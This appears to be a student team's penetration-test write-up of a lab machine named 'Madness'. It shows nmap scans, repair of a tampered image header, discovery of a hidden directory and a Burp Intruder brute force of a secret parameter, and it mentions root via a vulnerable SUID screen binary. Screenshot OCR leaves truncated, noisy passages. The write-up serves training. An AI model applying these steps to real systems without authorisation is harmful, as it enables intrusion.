رواد مصر الرقمية

وزارة الاتصالات وتكنولوجيا المعلومات

Madness-Report

Project Title: Madness – Internal Network & Web Application Penetration Test

Team name: Whoami
Team Members (5):

- Yehya Hamdy Sayed-Ahmed Mohammed
- Mohammed Fatooh Abdelhamed Mohammed
- Youssef Fathy Mohammed
- Omar Mohammed Edris
- Abdulrahman Ibrahim Abdulrazek

Supervisor:

- Khaled Taha

1. Executive Summary

This assessment was conducted as part of an internal penetration test targeting a Linux-based server hosting an HTTP service and an SSH service.
The primary objective of the engagement was to evaluate the security posture of the exposed services, identify potential vulnerabilities, and determine whether an attacker could compromise the system and escalate privileges to root.
During the assessment, weaknesses were observed in:

- **Web Application Information Disclosure**
- **Weak Access Control in Hidden Parameters**
- **Use of Obfuscation Instead of Proper Security**
- **Weak SSH Credential Protection**
- **Presence of a Vulnerable SUID Binary (screen-4.5.0)**

These issues enabled a full compromise of the server, including obtaining **root privileges**.
The overall risk rating for the system is **High**, due to the complete compromise of confidentiality, integrity, and availability.

---

2. Methodology Overview

The methodology followed industry-standard frameworks:

- **NIST SP 800-115 (Technical Guide to Security Testing)**
- **OWASP Web Security Testing Guide**
- **MITRE ATT&CK Framework**
- **PTES (Penetration Testing Execution Standard)**

1- **Pre-engagement –** Define scope and rules.

2- **Intelligence Gathering** – Collect information about the target.

3- **Threat Modeling** – Identify possible threats and attack paths.

4- **Vulnerability Analysis** – Find weaknesses.

5- Exploitation – Exploit vulnerabilities to prove impact.

6- **Post-Exploitation** – Escalate, pivot, and assess real damage.

7- **Reporting** – Document findings and remediation steps.

---

3. Assessment Scope

In-Scope Target:

- **IP Address:** *[Target IP]*
- **Services Identified:**
    - 22/tcp – SSH
    - 80/tcp – HTTP

Engagement Type:

- Internal Network Penetration Test
- Web Application Penetration Test

Testing Approach:

- Reconnaissance & Enumeration
- Vulnerability Assessment
- Exploitation
- Post-Exploitation & Privilege Escalation
- Risk Evaluation
- Documentation & Recommendations

---

4. Technical Findings & Attack Narrative


This section provides a high-level narrative of how the attack unfolded from initial enumeration to full system compromise.


4.1 Initial Reconnaissance & Service Enumeration


An initial Nmap scan was performed to identify open ports and running services.
Commands used:
nmap [TARGET_IP]
nmap [TARGET_IP] -n -Pn -sS -T5 -p22,80
Findings:

- **Port 22/tcp (SSH)** running on Linux
- **Port 80/tcp (Apache HTTPD)**


Additional fingerprinting using whatweb provided information about the web technology stack.



Applications Places System Sat 22 Nov, 17:20
root@ip-10-10-51-222: ~
File Edit View Search Terminal Help
root@ip-10-10-51-222:~# nmap 10.10.239.65
Starting Nmap 7.80 (https://nmap.org) at 2025-11-22 17:20 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify val
Nmap scan report for 10.10.239.65
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 02:EF:0E:74:DB:73 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
root@ip-10-10-51-222:~#


Applications Places System Sat 22 Nov, 17:21
root@ip-10-10-51-222: ~
File Edit View Search Terminal Help
oot@ip-10-10-51-222:~# nmap 10.10.239.65
tarting Nmap 7.80 (https://nmap.org) at 2025-11-22 17:20 GMT
ass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
ass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify val
map scan report for 10.10.239.65
ost is up (0.00050s latency).
ot shown: 998 closed ports
ORT STATE SERVICE
2/tcp open ssh
0/tcp open http
AC Address: 02:EF:0E:74:DB:73 (Unknown)
map done: 1 IP address (1 host up) scanned in 0.37 seconds
oot@ip-10-10-51-222:~# nmap 10.10.239.65 -n -Pn -sS -sV -T5 -p22,80
tarting Nmap 7.80 (https://nmap.org) at 2025-11-22 17:21 GMT
map scan report for 10.10.239.65
ost is up (0.00029s latency).
RT STATE SERVICE VERSION
/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
/tcp open http Apache httpd 2.4.18 ((Ubuntu))
AC Address: 02:EF:0E:74:DB:73 (Unknown)
ervice Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
ervice detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 7.20 seconds
oot@ip-10-10-51-222:~#



No publicly available exploits matched the detected versions (checked through searchsploit and Exploit-DB).






4.2 Web Application Analysis & Information Disclosure


Accessing the HTTP service revealed a minimal static webpage.
A manual review of the page source uncovered:


- A **hidden comment** referencing an internal image
- The image could not be rendered properly


Upon inspection of the file header (magic bytes), it was determined that the file extension was **incorrect** (JPEG header modified).
The file was repaired using:
xxd
ghex
After correcting the header, the image displayed properly and contained:


- A reference to a **hidden directory**: /th1s_1s_hidd3n













ronin@Samurai: ~
ssion Actions Edit View Help
onin@Samurai: ~
ronin@Samurai: ~
(ronin㉿Samurai)-[~]
$ ghex thm.jpg


Contents
(Top)
See also
References
External links
Appearance
Text
Small
Standard
Large
Width
Standard
Wide
Color (beta)
Automatic
Light
Dark
4E 55 52 55 49 4D 47
4E 55 52 55 50 41 4C
NURUIMG
NURUPAL
nui
nup
nuru ASCII/ANSI image and palette files[15]
53 44 50 58 (big-endian format)
58 50 44 53 (little-endian format)
SDPX
XPDS
dpx
SMPTE DPX image
76 2F 31 01
v/1
exr
OpenEXR image
42 50 47 FB
BPG
bpg
Better Portable Graphics format[16]
FF D8 FF DB
FF D8 FF E0 00 10 4A 46 49 46 00 01
FF D8 FF EE
FF D8 FF E1 ?? ?? 45 78 69 66 00 00
jpg
jpeg
JPEG raw or in the JFIF or Exif file format[17]
FF D8 FF E0
00 00 00 0C 6A 50 20 20 0D 0A 87 0A
jp2
j2k
jpf
jpm
jpg2
j2c
jpc
jpx
JPEG 2000 format[18]
FF 4F FF 51


Session Actions Edit View Help
ronin@Samurai: ~
ronin@Samurai: ~
Open
thm.jpg
New blank hex buffer
Offset: 0xA
Theme parser error: gtk.css:5017:12-15: 'mix' is not a valid color name.
Theme parser error: gtk.css:5021:12-15: 'mix' is not a valid color name.
Theme parser warning: gtk.css:5222:3-5223:1: Expected ';' at end of block
Theme parser error: gtk.css:5253:3-19: No property named "-gtk-icon-effect"




4.3 Hidden Parameter Abuse & Weak Access Controls

Inside the hidden directory, a parameter named:
?secret=
was discovered.
Inputting random values had no effect, but the page source revealed:
"Value is between 0–99"
A brute-force attack was executed via **Burp Suite Intruder**, iterating through values 0–99.
The valid value was discovered:

- secret=73

This returned a **passphrase** used for extracting data from an image via *steghide*.




Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 5/

That is wrong! Get outta here!




```
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: 5/</p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>
```



Case-sensitive match

Grep - Match

These settings can be used to flag result items containing specified expressions.

